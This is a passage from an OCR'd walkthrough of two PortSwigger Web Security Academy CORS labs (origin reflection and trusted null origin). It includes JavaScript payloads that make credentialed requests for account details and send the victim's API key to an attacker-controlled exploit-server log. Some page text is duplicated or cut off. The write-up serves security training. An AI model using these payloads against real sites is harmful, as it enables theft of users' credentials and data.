


7. Click Store. Click Deliver exploit to victim. Wait a few seconds, then refresh the Access log.
8. Look for a new log entry. You will find the API key for the administrator user.




9. Copy the API key and submit it in the lab interface to solve.


exploit-0a5b006b036be1b881ef2566012e0059.exploit-server.net says
Answer:
OK
Cancel
Web Security Academy
CORS vulne
Back to lab
LAB Not solved
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0a5b006b036be1b881ef2566012e0059.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://0a5b007203ace1e881fb26d300940078.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
location='/log?key='+this.responseText;
}
</script>



Web Security Academy
CORS vulnerability with basic origin reflection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0a5b006b036be1b881ef2566012e0059.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://0a5b007203ace1e881fb26d300940078.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
location='/log?key='+this.responseText;

Lab: CORS vulnerability with trusted null origin


- **Objective:** Exploit a CORS misconfiguration where the server trusts the null origin, allowing attackers to read sensitive data cross-domain by loading the vulnerable site in contexts that produce a null origin.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Log in to the lab using wiener:peter.




  2. In Burp Suite, find the request to /accountDetails. Send it to Repeater.



3. Manually add the header Origin: https://example.com or Origin: null to the request. Click Send.







4. Go to the Exploit Server. In the Body section, enter the following code:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get',' https://0a5100cf030430f183d5e19e00b00069.web-security-academy.net/accountDetails',true);
```


```
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='https://exploit-0ae3004b039f3003836fe0d8011a0094.exploit-
server.net/log?key='+encodeURIComponent(this.responseText);
    };
</script>">
```




5. Click Store. Click Deliver exploit to victim. Wait a moment, then check the Access log again.



6. Find the entry for the administrator user, copy their API key, and submit it to solve the lab.






